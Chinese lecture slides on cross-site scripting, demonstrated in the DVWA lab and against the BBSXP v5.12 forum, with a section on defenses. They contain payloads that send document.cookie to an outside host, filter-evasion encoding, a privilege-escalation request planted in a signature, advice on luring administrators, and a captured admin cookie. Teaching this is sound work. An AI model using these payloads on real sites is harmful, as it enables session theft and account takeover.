- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

2 反射型XSS攻击举例

- 3、获取cookie:
<script>alert(document.cookie)</script> #直接弹出一个弹窗，显示cookie值

The screenshot shows the DVWA interface with the 'XSS (Reflected)' vulnerability selected in the left sidebar. The URL bar shows the payload: `dvwa.com/vulnerabilities/xss_r/?name=<script>alert%28document.cookie%29<%2Fscript>#`. A JavaScript alert box is displayed in the center, titled 'www.dvwa.com 显示', showing the cookie value: `PHPSESSID=qctfatd3rd3meeka9n4viutut4; security=low`. Below the alert, the page title is 'Vulnerability: Reflected Cross Site Scripting (XSS)'. The main content area contains a form with the text 'What's your name?' and a 'Submit' button. Below the form, the text 'Hello' is displayed. A 'More Information' section lists several links related to XSS.

dvwa.com/vulnerabilities/xss_r/?name=<script>alert%28document.cookie%29<%2Fscript>#

www.dvwa.com 显示

PHPSESSID=qctfatd3rd3meeka9n4viutut4; security=low

确定

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

2 反射型XSS攻击举例

- **4. 把cookie发到远程的javascript代码可以这样写：**
 - javascript:window.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'+document.cookie
 - **window.location**的作用是使网页自动跳转到另一个页面；
document.cookie的作用是读取cookie。
- 当用户访问的网页含有这段脚本时，用户的**cookie**将被发送到 **www.cgisecurity.com/cgi-bin/cookie.cgi**并被显示。

2 反射型XSS攻击举例

- ❑ 4. **<script>window.location='http://127.0.0.1/index1.php?'+document.cookie;</script>**



<script>window.location='http://127.0.0.1/cookie.cgi?'+document.cookie;</script>

127.0.0.1/cookie.cgi?PHPSESSID=qctfatd3rd3meeka9n4viutut4%20security=low

2 反射型XSS攻击举例

如果是恶意网站呢？

□ 5、重定向：

<script>window.location="http://www.baidu.com"</script> 提交后，重定向到百度



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


提交后，直接跳转到百度

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)

3 存储型XSS原理



□ 获取cookie

- 黑客首先向服务器发送js脚本
- 服务器将js页面存储在服务器上，并将含有js脚本的页面发给黑客
- 当被攻击方访问服务器时，服务器返回js页面
- 黑客获取被攻击方的cookie

3 存储型XSS原理



重定向

https://blog.csdn.net/weixin_43625577

□ 重定向

- 黑客首先向服务器发送js脚本
- 服务器将js页面存储在服务器上，并将含有js脚本的页面发给黑客
- 当被攻击方访问服务器时，服务器返回js页面
- 被攻击方点击url重定向到第三方网站

3 存储型XSS攻击举例

dvwa.com/vulnerabilities/xss_s/



Vulnerability: Stored Cross Site Scripting (XSS)

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Inject

Weak Ses

XSS (DOM

XSS (Reflected)

XSS (Stored)

Name *

Message *

Sign Guestbook

Clear Guestbook

Name: test

Message: This is a test comment.

More Information

这里有一个用户提交的页面，数据提交给后端之后，后端存储在数据库中。然后当其他用户访问另一个页面的时候，后端调出该数据，显示给另一个用户，XSS代码就被执行了。

2021-9-21

3 存储型XSS攻击举例

□ 查看源码

Low Stored XSS Source

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = mysql_real_escape_string( $message );

    // Sanitize name input
    $name = mysql_real_escape_string( $name );

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' ):";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    //mysql_close();
}
?>
```

`trim(string,charlist)`: 移除字符串两侧的空白字符或其他预定义字符, 预定义字符包括、`\t`、`\n`、`\x0B`、`\r`以及空格, 可选参数`charlist`支持添加额外需要删除的字符;
`mysql_real_escape_string(string,connection)`: 对字符串中的特殊符号 (`\x00`, `\n`, `\r`, `\`, `'`, `"`, `\x1a`) 进行转义; `stripslashes(string)`: 删除字符串中的反斜杠。


从源码中可以看到, 对输入的`name`参数和`message`参数并没有做XSS方面的过滤与检查, 并且数据存储在数据库中, 所以存在明显的存储型XSS漏洞;

过滤掉数据库的特殊字符

3 存储型XSS攻击举例

□ 1、正常应用，输入test: hello world!

dvwa.com/vulnerabilities/xss_s/



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Clear Guestbook

Name: test

Message: This is a test comment.

Name: 1

Message: test:hello world!

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptralrt1.com/>

每使用一次存储型数据库，需重置数据库，以免影响下一次实验。

3 存储型XSS攻击举例

2、`<script>alert('Hack XSS')</script>`；弹出弹框

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a navigation menu with various security vulnerabilities listed. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with 'Name *' and 'Message *' input fields, and 'Sign Guestbook' and 'Clear Guestbook' buttons. Below the form, it displays the stored data: 'Name: test' and 'Message: This is a test comment.' A red box highlights the 'Name' field, which now contains 'hack' instead of 'test'. Above the main content, a modal dialog box is open, showing 'www.dvwa.com 显示' and 'Hack XSS' in a red box, with a '确定' (Confirm) button.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *
Message *

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.

Name: hack
Message:

可以看到，XSS语句已经插入到数据库中了
然后当其他用户访问页面时，插入的XSS代码就执行了。

数据流向：前端-->后端-->数据库-->后端-->前端

注：存储型XSS是长期存储在服务器端，每次访问时都会执行js脚本

3 存储型XSS攻击举例

3、美女图片

dvwa.com/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: beauty
Message: 美女图片

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

如果是恶意页面呢？


3 存储型XSS攻击举例

□ 文本框输入的数据长度如果有限制，可以使用如下方法解决：



3 存储型XSS攻击举例

- 3、获取cookie:
`<script>alert(document.cookie)</script>` #直接弹出一个弹窗，显示cookie值



3 存储型XSS攻击举例

- ❑ 4. <script>window.location='http://127.0.0.1/index1.php?'+document.cookie;</script>



<script>window.location='http://127.0.0.1/cookie.cgi?'+document.cookie;</script>

127.0.0.1/cookie.cgi?PHPSESSID=qctfatd3rd3meeka9n4viutut4%20security=low


3 存储型XSS攻击举例

如果是恶意网站呢？

□ 5、重定向：

<script>window.location="http://www.baidu.com"</script> 提交后，重定向到百度

dvwa.com/vulnerabilities/xss_s/



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

重定向

Message *

<script>window.location=http://www.baidu.com</script>

Sign Guestbook

Clear Guestbook

Name: test

Message: This is a test comment.

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

4 防御跨站脚本攻击

- **XSS**攻击最主要目标不是**Web**服务器本身，而是登录网站的用户。
- 针对**XSS**攻击，分析对普通浏览网页用户及**WEB**应用开发者给出的安全建议。

4.1 普通的浏览网页用户

- 在网站、电子邮件或者即时通讯软件中**点击链接时需要格外小心**：留心可疑的过长链接，尤其是它们看上去包含了**HTML**代码。
- 对于**XSS**漏洞，没有哪种**web**浏览器具有明显的安全优势。**Firefox**也同样不安全。为了获得更多的安全性，可以**安装一些浏览器插件**：比如**Firefox**的**NoScript**或者**Netcraft**工具条。
- 世界上没有“**100%的有效**”。**尽量避免访问有问题的站点**：比如提供**hack**信息和工具、破解软件、成人照片的网站。这些类型的网站会利用浏览器漏洞并危害操作系统。

4.2 Web应用开发者

- 对于开发者，首先应该把精力放到对所有用户提交内容进行可靠的输入验证上。这些提交内容包括URL、查询关键字、**post**数据等。只接受在你所规定长度范围内、采用适当格式的字符，阻塞、过滤或者忽略其它的任何东西。
- 保护所有敏感的功能，以防被机器人自动执行或者被第三方网站所执行。可采用的技术有：**session**标记（**session tokens**）、验证码。
- 如果你的**web**应用必须支持用户提交**HTML**，那么应用的安全性将受到灾难性的下滑。但是你还是可以做一些事来保护**web**站点：确认你接收的**HTML**内容被妥善地格式化，仅包含最小化的、安全的**tag**（绝对没有**JavaScript**），去掉任何对远程内容的引用（尤其是**CSS**样式表和**JavaScript**）。

谢谢各位!

补充辅助知识

2 跨站脚本攻击过程

- 寻找**XSS**漏洞
- 注入恶意代码
- 欺骗用户访问

步骤一：寻找XSS漏洞

- 我们浏览的网页全部都是基于超文本标记语言（**HTML**）创建的，如显示一个超链接：
 - `baidu`
- **XSS**攻击正是通过向**HTML**代码中注入恶意的脚本实现的，**HTML**指定了脚本标记为：
`<script></script>`

寻找XSS漏洞(2)

- 在没有过滤字符的情况下，只需要保持完整无错的脚本标记即可触发**XSS**。
- 假如我们在某个资料表单提交内容，表单提交内容就是某个标记属性所赋的值，我们可以构造如下值来闭和标记来构造完整无错的脚本标记：
 - `"><script>alert('XSS');</script><"`

寻找XSS漏洞(3)

- 把这个内容赋值给前面<A>标记的**href**属性，
则结果形成了

<script>alert('XSS');</script> <">baidu

baidu



寻找XSS漏洞(4)

- 假如要在网页里显示一张图片，那么就要使用 **** 标记，示例如下：
 - ``
- 浏览器的任务就是解释这个**img**标记，访问 **src**属性所赋的值中的**URL**地址并输出图片。

寻找XSS漏洞(5)

- ❑ 问题来了！浏览器会不会检测**src**属性所赋的值呢？答案是否！
- ❑ 那么我们就可以在这里大做文章了，接触过**javascript**的同学应该知道，**javascript**有一个**URL**伪协议，可以使用“**javascript:**”这种协议说明符加上任意的**javascript**代码，当浏览器装载这样的**URL**时，便会执行其中的代码。

寻找XSS漏洞(6)

- 于是我们就得出了一个经典的**XSS**示例：
 - ``
- 把这个代码存储为**1.htm**，用**IE**浏览，会弹出一个由**javascript**调用的对话框。



寻找XSS漏洞(7)

- 在寻找XSS漏洞时，如果能看到源代码，我们主要看代码里对用户输入的地方和变量有没有做长度限制和对“<”、“>”、“;”和“”等字符是否做过滤。
- 还需要注意的是对于标签的闭合，有的时候，你输入<script>alert('test')</script>，代码是不会被执行的，因为在源代码里，有其它的标签未闭合，例如少了一个</script>。
- 这个时候，你只要闭合一个</script>，代码就会执行，如你输入：
</script><script>alert('test')</script>，这样就可以弹出一个test的框。

步骤二：注入恶意代码

- 注入恶意代码的**目的**是：当被欺骗者访问了含有这段恶意代码的网页时，能实现你的攻击目的。
- 例如，通过这些恶意代码，将访问者的**Cookie**信息发到远端攻击者手中，或者是提升用户的论坛权限、上传任意文件等。

注入恶意代码(2)

- 例如，把**cookie**发到远程的**javascript**代码可以这样写：
 - javascript:window.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'+document.cookie
 - **window.location**的作用是使网页自动跳转到另一个页面；
document.cookie的作用是读取cookie。
- 当然，接收输入的网页可能会对<, >, ', "等字符进行过滤，这时，就需要进行编码了。

注入恶意代码(3)

- **IE**浏览器默认采用的是**UNICODE**编码，**HTML**编码可以用**&#ASCII**方式来写，这种**XSS**转码支持**10**进制和**16**进制，**SQL**注入转码是将**16**进制字符串赋给一个变量，而**XSS**转码则是针对属性所赋的值，下面就拿

示例。

注入恶意代码(4)

□ ** //10进制转码**

□ **
//16进制转码**

注入恶意代码(5)

- 通过编码，把**cookie**发到远程的**script**可以写成：
 - javascript:window.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'+document.cookie
- 其中，'的**ASCII**码是**0x27**。
- 当用户访问的网页含有这段脚本时，用户的**cookie**将被发送到 **www.cgisecurity.com/cgi-bin/cookie.cgi**并被显示。

注入恶意代码(6)

- 对于一个论坛程序，还可以根据论坛的特定编程方式来提升权限。
- 例如，一个论坛的后台通过 **admin_user.asp** 来修改用户的权限，用法是：
admin_user.asp?&username=xxx
&membercode=yyy，意思是把 **xxx** 用户的权限设置为 **yyy**。

注入恶意代码(7)

- 那么结合标签，我们可以构造如下攻击代码。
-
- 让用户浏览这张图片时，转去**admin_user.asp**页面运行，并尝试把用户**xxx**的权限修改为**yyy**。

步骤三：欺骗用户访问

- ❑ 当你把恶意的代码插入到网页中之后，接下来要做的事情就是让目标用户来访问你的网页，“间接”通过这个目标用户来完成你的目的。
- ❑ 并不是所有用户都有足够的权限能帮你完成恶意目的，例如刚才那个在论坛中提升用户权限的跨站脚本，一般的论坛只能超级管理员才有这个权限。这时，你就需要诱骗他来访问你的恶意页面。
- ❑ 欺骗也是一门艺术，具体怎么利用，大家就发挥自己的想象力吧！

跨站脚本攻击实例---存储型**XSS**攻击

- ❑ 实例：针对论坛**BBSXP**的**XSS**攻击。
- ❑ **BBSXP**是目前互联网上公认速度最快、系统资源占用最小的**ASP**论坛。
- ❑ 这是一款商业软件，很多企业在使用此论坛。
- ❑ 然而，作为广泛使用的**Web**程序，它的健壮性却不够强大，以至却出现很多漏洞。
- ❑ 在本例中，使用的**BBSXP**版本是**V5.12**。

环境配置

- ❑ 系统: **Windows XP SP2 + IIS 5.1**
- ❑ IP: **192.168.1.33**
- ❑ 下载**BBSXP V5.12**论坛, 放在**C:\Inetpub\wwwroot**目录下, 如果默认开启了**IIS**服务, 就可以通过[**http://192.168.1.33/bbsxp**](http://192.168.1.33/bbsxp)进行访问论坛了。

环境配置(2)

- ❑ 社区区长帐号和密码都是：**admin**
- ❑ 超级管理员的密码是：**admin**
- ❑ 设置一个版块：电脑网络
- ❑ 注册一个普通用户，用户名和密码都是：**linzi**，个性签名档设置为：我是**linzi**
- ❑ 在“电脑网络”随便发表一篇帖子。

论坛主界面



查看帖子

BBSxp Board → 电脑网络 → 测试一下

[发表文章](#) [回复文章](#) 您是本帖第 49 个读者 [← 上一篇](#) [刷新](#) [下一篇 →](#)

主题：测试一下

linzi

等级:社区区长
经验值:9
社区金币:9
总发贴数:3
注册时间:2005-9-1
1:01:01
体力值:!
在线状态: Online

信息 短讯 好友 搜索 邮箱 复制 引用 回复 No. 1

测试一下

我是linzi

[编辑](#) [删除](#) 发表时间: 2007-9-29 10:16:55 IP: 已记录

本主题共有 1 页 [1] [收藏帖子](#) | [取消收藏](#) | [返回首页](#)

检测漏洞

- ❑ 默认情况下，**BBSXP**是允许用户在个性签名里使用**[img][/img]**标签的。
- ❑ 说明**[img][/img]**并不是标准的**html**标签，当用户输入：

[img]http://127.0.0.1/bbsxp/1.gif[/img]

时，论坛程序会把它转换为标准的**html**代码：

检测漏洞(2)

□ 我们在个性签名里输入：

[img]javascript:alert(55)[/img]

□ 则浏览帖子时，会弹出一个提示框，结果见下页图，说明此处存在**XSS**漏洞。

检测漏洞(3)

BBSxp Board → 电脑网络 → 测试一下

[发表文章](#) [回复文章](#) 您是本帖第 50 个读者 [← 上一篇](#) [刷新](#) [下一篇 →](#)

主题：测试一下

linzi

等级:社区区长
经验值:9
社区金币:9
总发贴数:3
注册时间:2005-9-1 1:01:01
体力值:1
在线状态: 

信息 短讯 好友 搜索 邮箱 复制 引用 回复 No. 1

测试一下

Microsoft Internet Explorer

55

确定

编辑 删除 16:55 IP: 已记录

本主题共有 1 页 [1]

[收藏帖子](#) | [取消收藏](#) | [返回页首](#)

漏洞利用

- 我们可以利用这个漏洞来盗取用户的**cookie**信息。
- 把用户**linzi**的签名档设置为：
 - [img]javascript:window.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'+document.cookie[/img]
 - 说明：因为网站对'字符进行了过滤，所以必须把'编码为'；window.location的作用是使网页自动跳转到另一个页面；document.cookie的作用是读取cookie。
- 用户浏览了该页面后，会自动跳转到<http://www.cgisecurity.com/cgi-bin/cookie.cgi>，并把自己的**cookie**信息传递给该页面。

漏洞利用(2)

- 当其他用户查看了linzi发表的帖子之后，就会把自己的cookie发送到www.cgisecurity.com并显示。
- 下面显示的是admin用户的cookie信息。
- Your Cookie is
skins=1;%20ASPSESSIONIDASASARSS=L
NANGINCJAPAINAMCPMEGOPN;%20eremi
te=0;%20userpass=21232F297A57A5A74
3894A0E4A801FC3;%20username=admin
;%20onlinetime=2007%2D9%2D29+16%
3A31%3A05;%20addmin=10

漏洞利用(3)

- ❑ **Cookie**中含有**session**、**userpass**（经过加密）、**username**等信息。
- ❑ 攻击者得到这段**cookie**之后，就可以用来分析受害者的**password**和**session**等信息了。

漏洞利用(4)

- 用户还可以利用此**XSS**漏洞来提升权限。
- 假如，超级管理员要修改用户**linzi**为社区区长，那么他向**web**服务器发送的请求是：

http://192.168.1.33/bbsxp/admin_user.asp?menu=userok&username=linzi&membercode=5&userlife=1&posttopic=3&money=9&postrevert=0&save money=0&deltopic=1®time=2005-9-1+1%3A1%3A1&experience=9&country=%D6%D0%B9%FA&&Submit=+%B8%FC+%D0%C2+

漏洞利用(5)

- 但是，如果攻击者想自己把自己的权限提升，那么可以利用此**XSS**漏洞。
- 我们可以在**linzi**的个性签名里构造一段代码，令访问者转向刚才的页面，然后**诱使超级管理员查看linzi的个性签名**，那么**linzi**的用户权限就得到了提升。
- 我们构造的代码是：
 - [img]javascript:window.location='http://192.168.1.33/bbsxp/admin_user.asp?menu=userok&username=linzi&membercode=5&userlife=1&posttopic=3®time=2005-9-1+1%3A1%3A1&experience=9&country=%D6%D0%B9%FA&&Submit=+%B8%FC+%D0%C2+'[/img]

漏洞利用(6)

- **Linzi**设置好个性签名后，**超级管理员**一旦访问了**linzi**的帖子，就会把**linzi**提升为社区区长。



- 说明，此论坛对个性签名的长度设置了限制，如果长度超过，可以在给**admin_user.asp**传递的参数中删除一些不重要的参数。

谢谢各位!